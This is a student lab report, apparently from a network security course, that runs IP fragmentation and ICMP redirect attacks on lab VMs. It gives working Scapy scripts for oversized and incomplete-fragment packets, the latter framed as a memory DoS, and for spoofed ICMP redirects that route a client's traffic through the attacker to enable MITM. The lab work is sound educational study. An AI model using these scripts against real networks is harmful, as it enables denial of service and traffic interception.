
We can see it did not make any change in outcome.

Task 1.c: Sending a Super-Large Packet

In this task, we were asked to create and send a packet fragmentation that will be greater than the available IP header length, which is 16bits - 65,535 bytes.

The way to do this is to send the packet with large fragments, with the sum of the fragments is more than 65,535 bytes. We expect the packet will not be received on destination since it has exceeded max length.


Our code:




```
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip='10.0.2.6'

## First Fragment
udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 65535
ip = IP(dst=dst_ip, id=ID, frag=0,flags=1)
payload = "A"*22000
pkt = ip/udp/payload
send(pkt,verbose=0)

## Second Fragment
ip = IP(dst=dst_ip, id=ID, frag=2751,flags=1)
payload = "A"*22000
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment
ip = IP(dst=dst_ip, id=ID, frag=(5501),flags=0, proto=17)
payload = "C"*22000
pkt = ip/payload
send(pkt,verbose=0)

print("Sent Packets!")
```

The code is very similar to previous tasks, this time we made the UDP length the maximum length (65535) and we tried to send 3 fragments, each 22,000 bytes, meaning the over all size of this packet is 66,000 bytes, more than the limited amount.

First, we create the UDP netcat connection at host server, using the command *nc -lu 9090*. After that, we run the program:



```
[02:42:19] 03/11/21 10.0.2.5@client: sudo python3 IP_frag_super_large.py
sudo: unable to resolve host client
Sent Packets!
```



```
[02:44:55] 03/11/21 10.0.2.6@server: nc -lu 9090
```


As expected, the netcat server does not display anything since the packet over all size is greater than the actual allowed IP packet length.

Task 1.d: Sending Incomplete IP Packet

In this task, we were asked to create and send packet fragmentations that incomplete, meaning only parts of packets without sending the whole packet. This way, the fragments will stay at the destination kernel memory for a limited time, waiting for the rest of the fragments that supposed to come. this is a kind of Denial of Service attack, since it makes the kernel to use a lot of memory and may cause it to crash.

The way to do this is to send a packet with large amount of fragments as part of a packet but not sending the final one (*flags* will always be 1). We expect to see some effect on the OS memory.


Our code:



```python
#!/usr/bin/python3
# task1.d.py
from scapy.all import *

ip = IP(dst='10.0.2.6', ID=1000, proto=17)
udp = UDP(sport=7777, dport=9090)

data = 'A' * 92
udp.len = len(data) + 8

for i in range(10000):
        print("sending packet {}".format(i))
        ip.id = i
        ip.frag = 0
        ip.flags = 1
        pkt = ip/udp/data
        pkt[UDP].chksum = 0
        send(pkt, verbose=0)
```

The code sends 10,000 fragments of packets, each of a different packet (different ID), without actually sending the missing fragments.

We run the program:




```
[06:38:32] 03/11/21 10.0.2.5@client: sudo python3 IP_frag_incomplete.py
sudo: unable to resolve host client
sending packet 0
sending packet 1
sending packet 2
sending packet 3
sending packet 4
sending packet 5
sending packet 6
sending packet 7
sending packet 8
```

The fragments are sending.


To test the memory usage, we will use command *free -m* which will show us the free and used memory.

The memory before:



```
[06:38:13] 03/11/21 10.0.2.6@server: free -m
              total        used        free
Mem:           2012         691         635
Swap:          1021           0        1021
```

The memory after:



```
[06:39:47] 03/11/21 10.0.2.6@server: free -m
              total        used        free
Mem:           2012         693         628
Swap:          1021           0        1021
```

We can see there was an effect on the memory usage, but not really something significant that will make an impact on system functionality. We can assume either there is system protections preventing this kind of simple attack, or we need to send a larger amount of fragments.

Task 1 Summery

In this task we learned how we can impact the system by fragmenting the sent packets. These are relatively basic kinds of actions that computers nowadays can deal with fairly easily. These techniques are used mainly as part of more complicated forms of attacks but nonetheless are important to be familiar with and be able to execute because they are the building blocks of larger attack methods.

Task 1a: We were able to construct a UDP packet with 3 IP fragments. We can see using Wireshark the packet did arrive as expected.

Task 1b: We tried to send overlapping fragments using *offset* through *netcat*. We could see at destination (Server) the packet arrive with the overlapping data hidden in the destination. This was as expected.


Task 1c: We tried send a super-large packet containing data bigger than max length. We could see the packet was not received at destination through *netcat*. This was as expected since the packet was bigger than max length.

Task 1d: We tried to send incomplete IP packets, as a kind of a DoS attack. We could see we succeeded at the attack using *free* command to check free memory. However, the effect was minimal, as expected.


Task 2: ICMP Redirect Attack

An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the packets sent to that same destination.

In this task, we want to use that mechanism in order to spoof an ICMP redirect message from host attacker to client, making him think that the best way to send a packet to 8.8.8.8 is through the attacker. We expect the attack to work and the routing table to update according to the redirect message.




First, we run this commend on client:



```
[06:44:41] 03/11/21 10.0.2.5@client: sudo sysctl net.ipv4.conf.all.accept_redire
cts=1
sudo: unable to resolve host client
net.ipv4.conf.all.accept_redirects = 1
```

This will enable client to receive ICMP redirect messages.


Our code:



```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.0.2.1', dst = '10.0.2.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.0.2.7'

ip2 = IP(src = '10.0.2.5', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP());
```

<u>About the code:</u>
We are spoofing an ICMP packet from IP source of the default router (10.0.2.1) telling destination (client, 10.0.2.5) that the better way to route to 8.8.8.8 would be through attacker (10.0.2.7).
We use ICMP type 5 – which is redirect message. Code 1 – redirect for host (and not network).
IP2 – we are attaching the spoofed packet of the caused redirect, that contains the information.


Before we run the program, we check the current routing to 8.8.8.8 using *ip route get 8.8.8.8* command:



```
[07:16:41] 03/11/21 10.0.2.5@client: ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
```


We can see the current routing for 8.8.8.8 is 10.0.2.1.

Now we run the ICMP redirect attack:



```
[07:00:06] 03/11/21 10.0.2.7@attacker: sudo python3 icmp_redirect.py
.
Sent 1 packets.
```

Now we check again the routing way to 8.8.8.8:




```
[07:16:51] 03/11/21 10.0.2.5@client: ip route get 8.8.8.8
8.8.8.8 via 10.0.2.7 dev enp0s3  src 10.0.2.5
    cache <redirected>  expires 294sec
```

And we can see it is changed to 10.0.2.7, which is the attacker.
The change is with a time limit, and will expire after a time period.

Now that the packets will route through the attacker, we can easily lunch MITM attacks.

Q1: Can you use ICMP redirect attacks to redirect to a remote machine?


We will use this code to experiment:



```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.0.2.1', dst = '10.0.2.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '1.1.1.1'

ip2 = IP(src = '10.0.2.5', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP());
```

We are trying to send a redirect message to client saying the best route to 8.8.8.8 is a remote machine 1.1.1.1.


We check the route to 8.8.8.8 before:



```
[21:40:56] 16/11/21 10.0.2.5@client: ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
```

Current route is through 10.0.2.1.


We run the program from attacker:



```
[21:35:29] 16/11/21 10.0.2.7@attacker: sudo python3 redirect_remote.py
.
Sent 1 packets.
```

The ICMP redirect was sent.

We check the route again:




```
[21:41:07] 16/11/21 10.0.2.5@client: ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
```

We can see the route hasn't changed, meaning the redirect didn't work.
The reason is once the redirect message is received at client, it checks whether the redirect gateway is on the same network, if it is not on the same network, it ignores the redirect.
Meaning, the answer is no, we cannot use ICMP redirect attacks to redirect to a remote machine. It has to be on the same network.

<u>Q2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network?</u>


We will use this code to experiment:



```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.0.2.1', dst = '10.0.2.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.0.2.6'

ip2 = IP(src = '10.0.2.5', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP());
```

We are trying to send a redirect message to client saying the best route to 8.8.8.8 is 10.0.2.6 which is a machine on the same network, however it is offline.


We run the program:



```
[21:53:04] 16/11/21 10.0.2.7@attacker: sudo python3 redirect_offline.py
.
Sent 1 packets.
```

The ICMP redirect was sent.


We now check the route to 8.8.8.8:



```
[21:53:26] 16/11/21 10.0.2.5@client: ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
```

We can see the route hasn't changed, meaning the redirect didn't work.

We look in Wireshark:



Source	Destination	Protocol	Info
PcsCompu_0d:0d:a1	Broadcast	ARP	Who has 10.0.2.5? Tell 10.0.2.7
PcsCompu_c5:d4:0b	PcsCompu_0…	ARP	10.0.2.5 is at 08:00:27:c5:d4:0b
10.0.2.1	10.0.2.5	ICMP	Redirect (Redirect for
PcsCompu_c5:d4:0b	Broadcast	ARP	Who has 10.0.2.6? Tell 10.0.2.5
PcsCompu_c5:d4:0b	Broadcast	ARP	Who has 10.0.2.6? Tell 10.0.2.5
PcsCompu_c5:d4:0b	Broadcast	ARP	Who has 10.0.2.6? Tell 10.0.2.5

We can see upon receiving the redirect message, client tries to send ARP request to 10.0.2.6, since 10.0.2.6 does not reply (since it is offline) it will not accept the redirect.
Meaning, the answer is no, we cannot use ICMP redirect attacks to redirect to a non-existing machine on the same network. The machine has to be existing and live for the receiving machine has to have their MAC address in the ARP cache.


Task 2 Summery

In this task we learned what redirect messages are and what is their importance. They are a useful tool to make the communication more efficient. They can, however, be taken advantage of and be used to intercept communication. But once again computers are at a level where thy have mechanisms (like limiting the period of the change) to handle these kinds to events to ensure damages such as this attack won't happen.

We could see when trying to lunch an ICMP redirect attack from attacker to client, the attack was successful, and we could see the routing at client was changed. However, when trying to send redirect attacks from a remote machine or non-existing machine the attack did not work and the routing hasn't changed. We learned that using ICMP redirect attack is another way (as ARP cache poisoning) to perform an MITM attack. We did not encounter any significant problem while executing this lab test.

Task 3: Routing and Reverse Path Filtering

Task 3.a: Network Setup

